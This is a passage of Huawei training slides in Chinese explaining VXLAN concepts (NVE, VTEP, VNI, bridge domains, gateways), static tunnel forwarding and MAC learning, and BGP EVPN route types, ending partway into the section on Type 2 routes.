Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN基本概念：NVE


- NVE（Network Virtualization Edge，网络虚拟边缘）：
  - 是实现网络虚拟化功能的网络实体，可以是硬件交换机也可以是虚拟交换机。
  - NVE是在三层网络上构建二层虚拟网络、运行VXLAN的设备。图中SW1和SW2都是NVE。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN基本概念：VTEP

- VTEP（VXLAN Tunnel Endpoints， VXLAN隧道端点）：
  - VTEP是VXLAN隧道端点，位于NVE中，被用于VXLAN报文的封装和解封装。
  - VXLAN报文的外层IP头部中源IP地址为源端VTEP的IP地址，目的IP地址为目的端VTEP的IP地址。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 一对VTEP地址就对应着一条VXLAN隧道。
- 在源端封装VXLAN报文后通过隧道向目的端VTEP发送VXLAN报文，目的端VTEP对接收到的VXLAN报文进行解封装。
- 通常情况下使用设备的Loopback接口地址作为VTEP地址。

VXLAN基本概念：VNI与BD


- VNI（VXLAN Network Identifier，VXLAN网络标识）：
  - L2 VNI，类似VLAN ID，用于标识二层广播域。不同广播域的虚拟机不能直接二层相互通信。
  - L3 VNI，用于标识VPN实例。L3 VNI与VPN实例进行关联，用于VXLAN报文跨子网转发。
  - 一个租户可以有一个或多个VNI，VNI长度为24bit，支持多达16M的租户。
- BD（Bridge Domain）：
  - 类似传统网络中采用VLAN划分广播域，在VXLAN网络中一个BD就标识一个大二层广播域。
  - VNI以1:1方式映射到广播域BD，同一个BD内的终端可以进行二层互通。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN基本概念：VXLAN的接入方式


- 业务接入VXLAN网络需要在设备上配置业务接入点（virtual access point），主要有以下两种接入方式：
  - 二层子接口方式接入，例如在SW1创建二层子接口关联广播域BD10，则这个子接口下的特定流量会被注入到BD10。
  - VLAN绑定方式接入，例如在SW2配置VLAN10与广播域BD10关联，则所有VLAN10的流量会被注入到BD10。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 传统网络的流量进入VXLAN网络之后，通过二层子接口或者VLAN绑定的方式，与BD进行绑定，在BD中会指定VXLAN VNI，实现从传统的VLAN网络到VXLAN网络的映射。

VXLAN基本概念：VXLAN二层网关、三层网关




二层（L2）网关：实现流量进入VXLAN网络，也可用于同一VXLAN网络内终端的同子网通信。



三层（L3）网关：用于VXLAN网络内终端的跨子网通信以及终端对外部网络（非VXLAN网络）的访问。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

VXLAN基本概念：VBDIF




- 类似于传统网络中采用VLANIF实现不同广播域互通，在VXLAN中引入了VBDIF的概念。
- VBDIF接口在VXLAN三层网关上配置，是基于BD创建的三层逻辑接口。
- 通过VBDIF接口可实现不同网段的用户通过VXLAN网络通信，及VXLAN网络和非VXLAN网络间的通信，也可实现二层网络接入三层网络。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN基本概念：分布式与集中式网关

集中式网关




L3网关部署在一台设备上，所有跨子网的流量都通过该设备转发，实现流量的集中管理。

优点：跨子网流量集中管理，简化网关部署和管理。

缺点：转发路径并非最优。ARP表项规格瓶颈：由于采用集中式网关，网关上需要维护大量接入VXLAN网络的终端ARP。

分布式网关



VTEP设备既是L2网关，又是L3网关。非网关节点对VXLAN隧道不感知，仅作为VXLAN报文的转发节点。

优点：VTEP节点只学习连接在本节点下终端的ARP表项，解决了集中式三层网关带来的ARP表项瓶颈问题，网络规模扩展能力强。

缺点：相对集中式部署配置、实现复杂。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. VXLAN的产生背景
2. **VXLAN的基本概念及工作原理**
   - 基本概念
   - 工作原理
3. EVPN VXLAN基本原理
4. VXLAN网络安全
5. VXLAN在典型场景中的配置案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


VXLAN隧道的建立

- VXLAN隧道由一对VTEP确定，报文在VTEP设备进行封装之后在VXLAN隧道中依靠路由进行传输。只要VXLAN隧道的两端VTEP是三层路由可达的，VXLAN隧道就可以建立成功。
- 根据VXLAN隧道的创建方式将VXLAN隧道分为以下两种：
  - 静态隧道：通过用户手工配置本端和远端的VNI、VTEP IP地址和头端复制列表（head-end peer-list）来完成。
  - 动态隧道：通过BGP EVPN方式动态建立VXLAN隧道。在VTEP之间建立BGP EVPN对等体，然后对等体之间利用BGP EVPN路由来互相传递VNI和VTEP IP地址信息，从而实现动态地建立VXLAN隧道。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

静态VXLAN隧道

- 静态VXLAN隧道的创建完全通过手工配置完成，只要VXLAN隧道两端的VTEP IP是三层路由可达的，VXLAN隧道就可以建立成功。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 本章节主要介绍静态方式建立的VXLAN隧道，动态方式（BGP EVPN方式）建立的VXLAN隧道在“EVPN VXLAN基本原理”中介绍。

VXLAN MAC地址表项

- VXLAN实现了在Overlay网络中进行二层转发，转发单播数据帧依赖的依旧是MAC地址表项。
- VTEP接收到BD内来自本地的数据帧，将数据帧的源MAC地址添加到该BD的MAC地址表中，出接口为收到该数据帧的接口（MAC地址表中的出接口）。
- 该表项用于指导发往本VTEP下连接终端的数据帧的转发。



如何将数据帧转发至连接在远端VTEP下的设备呢?


```
<S1>display mac-address bridge-domain 10
--------------------------------------------------------------------------------
MAC Address      VLAN/VSI/BD   Learned-From    Type
--------------------------------------------------------------------------------
0000-0000-000a          -/-/10      GE1/0/1.10          dynamic

<S1>display mac-address bridge-domain 20
--------------------------------------------------------------------------------
MAC Address      VLAN/VSI/BD   Learned-From    Type
--------------------------------------------------------------------------------
0000-0000-000b          -/-/20      GE1/0/1.20          dynamic
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.


MAC地址动态学习（1）

- 转发属于远端VTEP下所连接设备的数据帧，需要先学习到远端设备的MAC地址。
- 该过程与传统MAC地址表形成过程类似，依赖于主机之间的报文交互，一般通过ARP报文交互形成MAC地址表项。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- PC1与PC2通信过程如下：
  - PC1欲与PC2通信，PC1发送ARP请求广播帧，试图请求PC2的MAC地址。
  - SW1收到该帧后，根据业务接入点的配置信息判断出流量所属的BD ID、需进入的VXLAN隧道及对应的VNI；同时学习PC1的MAC地址，将其与该BD ID、接收帧的接口等绑定。
  - SW1对ARP请求广播帧进行VXLAN封装，按头端复制列表进行转发。
  - SW2收到VXLAN报文后，将其解封装，得到原始数据帧；同时学习PC1的MAC地址，将该地址与SW1的VTEP地址进行绑定。
  - SW2将该ARP帧在本地广播域内泛洪。然后，PC2收到了该帧并学习到了PC1的ARP信息。



- PC2发送单播的ARP回应。
- SW2此时已经拥有PC1的MAC地址表项，因此将会单播转发，并且学习PC2的源MAC地址到MAC地址表项中。
- SW2为该ARP响应加上VXLAN封装，发送到远端VTEP 1.1.1.1。
- SW1收到VXLAN报文之后解封装，将PC2的源MAC地址记录到MAC地址表，出接口为远端VTEP。
- SW1将数据帧转发给PC1。

- 至此，PC1、PC2相互学习到了对方的ARP信息，SW1、SW2上也学习到了相应的MAC地址信息。

同子网已知目的地址单播报文转发

MAC地址	BD	学习自
AAAA-0000-0001	10	Port1
AAAA-0000-0002	10	2.2.2.2

2 SW1在MAC地址表中查询PC2的MAC地址，找到匹配的表项

MAC地址	BD	学习自
AAAA-0000-0001	10	1.1.1.1
AAAA-0000-0002	10	Port1

4 SW2在MAC地址表中查询PC2的MAC地址，找到匹配的表项

1 PC1发送单播帧给PC2

以太网帧头 | 载荷

3 SW1将报文进行VXLAN封装，然后增加新的IP包头，报文的目的IP地址为远端VTEP SW2的地址2.2.2.2


以太网帧头 | IP头部 | UDP头部 | VXLAN头部 | 原始数据帧

- 源IP地址：1.1.1.1
- 目的IP地址： 2.2.2.2

5 SW2将报文转发给PC2

以太网帧头 | 载荷


Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



- PC1希望与PC2进行通信，经过本地计算发现对端与自身不在同一个子网，此时将报文发送给网关。
- PC1发往PC2的数据帧，目的MAC为：00AB-09FF-1111（网关MAC地址），SW1收到之后执行L2查表发现出接口为远端VTEP（即L3网关），将报文加上VXLAN头部封装（VNI =1000）之后发往SW3。
- SW3收到报文之后解VXLAN封装发现，内部原始数据帧其目的MAC为：00AB-09FF-1111，为自身接口VBDIF10的MAC地址，此时需要执行L3查表转发。
- SW3查找路由表，发现目的IP：192.168.2.1，与本地接口VBDIF20产生的直连路由相匹配，查找ARP表项确定报文目的MAC，再查找MAC地址表确定报文的出接口。SW3中前往192.168.2.1所对应MAC地址的出接口为远端VTEP 2.2.2.2，将报文加上VXLAN封装，送往SW2。
- SW2收到报文之后解VXLAN封装发现目的MAC并非自身任何接口的MAC地址，执行L2查表转发，依据MAC地址表将报文从本地接口转发出去。

BUM流量转发

- 传输BUM（Broadcast&Unknown&Multicast）流量时，VTEP会将流量复制多份发送到头端复制列表中的对端VTEP，从而在Overlay网络中实现泛洪转发的效果。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. VXLAN的产生背景
2. VXLAN的基本概念及工作原理
3. **EVPN VXLAN基本原理**
   - **基本概念**
   - BGP EVPN路由
4. VXLAN网络安全
5. VXLAN在典型场景中的配置案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- 对于静态VXLAN，该方案没有控制平面，是通过数据平面的流量泛洪进行主机信息（包括IP地址、MAC地址、VNI、网关VTEP IP地址）学习，这种方式导致VXLAN网络存在很多泛洪流量。为了解决这一问题，VXLAN引入了BGP EVPN作为控制平面，通过在VTEP之间交换BGP EVPN路由实现VTEP的自动发现、主机信息相互通告等，从而避免了不必要的数据流量泛洪。
- 静态方式配置VXLAN的问题：
  - N台设备建立VXLAN隧道，手工配置方式最高达到 N（N-1）/2 次头端列表配置。
  - 静态VXLAN隧道只有数据转发平面。
  - 只能通过ARP广播的方式学习远端MAC地址。

BGP EVPN概述

- BGP EVPN通过扩展BGP协议新定义了几种BGP EVPN路由（在MP_REACH_NLRI属性中新定义了几种NLRI，称作EVPN NLRI）。
- 这些BGP EVPN路由可以用于传递VTEP地址和主机信息，因此BGP EVPN应用于VXLAN网络中，可以使VTEP发现和主机信息学习从数据平面转移到控制平面。


- **Type2路由（MAC/IP路由）**：用于主机MAC地址/ARP/IP路由通告。
- **Type3路由（Inclusive Multicast路由）**：用于传递二层VNI和VTEP IP地址信息，实现VTEP的自动发现和VXLAN隧道的动态建立，实现BUM报文转发。
- **Type5路由（IP前缀路由）**：用于主机IP路由通告及外部网络路由通告。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- BGP EVPN在NVO（Network Virtualization Overlay）场景中与VXLAN结合，作为VXLAN的控制面协议。

EVPN VPN-Instance

- EVPN实例与BD进行绑定，BD下的MAC地址表项会通过BGP EVPN路由进行传递，在传递时会携带BD绑定的EVPN实例ERT（出方向VPN-Target）值，对端收到之后对比本地EVPN实例的IRT（入方向VPN-Target）值，将EVPN路由放入对应的EVPN实例路由表，同时解析EVPN路由表获取MAC地址表项，放入本端与该EVPN实例绑定的BD的MAC地址表中。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. VXLAN的产生背景
2. VXLAN的基本概念及工作原理
3. **EVPN VXLAN基本原理**
   - 基本概念
   - BGP EVPN路由
4. VXLAN网络安全
5. VXLAN在典型场景中的配置案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

MAC/IP路由（1）

- Type2路由（MAC/IP路由）：主要用于MAC地址通告、ARP信息通告以及主机IP路由通告。

报文格式	字段说明
Route Distinguisher（8Byte）	该字段为EVPN实例下设置的RD（Route Distinguisher）值。
Ethernet Segment Identifier（10Byte）	该字段为当前设备与对端连接定义的唯一标识。
Ethernet Tag ID（4Byte）	该字段为当前设备上实际配置的VLAN ID。
MAC Address Length（1Byte）	该字段为此路由携带的主机MAC地址的长度。
MAC Address（6Byte）	该字段为此路由携带的主机MAC地址。
IP Address Length（1Byte）	该字段为此路由携带的主机IP地址的掩码长度。
IP Address（0或4或16Byte）	该字段为此路由携带的主机IP地址。
MPLS Label1（3Byte）	该字段为此路由携带的二层VNI。
MPLS Label2（0或3Byte）	该字段为此路由携带的三层VNI。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


MAC/IP路由（2）

- 在不同场景下，BGP EVPN的Type2路由携带的内容并不一致。

